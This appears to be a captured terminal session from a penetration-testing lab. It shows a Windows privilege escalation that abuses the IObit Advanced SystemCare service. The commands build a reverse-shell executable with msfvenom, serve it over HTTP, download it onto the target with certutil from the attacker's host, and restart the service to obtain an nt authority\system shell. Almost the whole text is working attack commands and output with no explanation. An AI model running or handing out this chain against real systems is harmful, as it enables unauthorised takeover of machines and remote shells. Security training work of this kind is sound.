

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>cd "C:\Program Files (x86)\IObit\Advanced SystemCare\"


root@kali:~/transfer# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.4.114 LPORT=8888 -f exe > ASCService.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
root@kali:~/transfer# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...


root@kali:~/transfer# nc -nvlp 8888
listening on [any] 8888 ...


C:\Program Files (x86)\IObit\Advanced SystemCare>certutil -urlcache -f http://10.11.4.114/ASCService.exe ASCService.exe
certutil -urlcache -f http://10.11.4.114/ASCService.exe ASCService.exe
**** Online ****
CertUtil: -URLCache command completed successfully.


C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareService9


C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>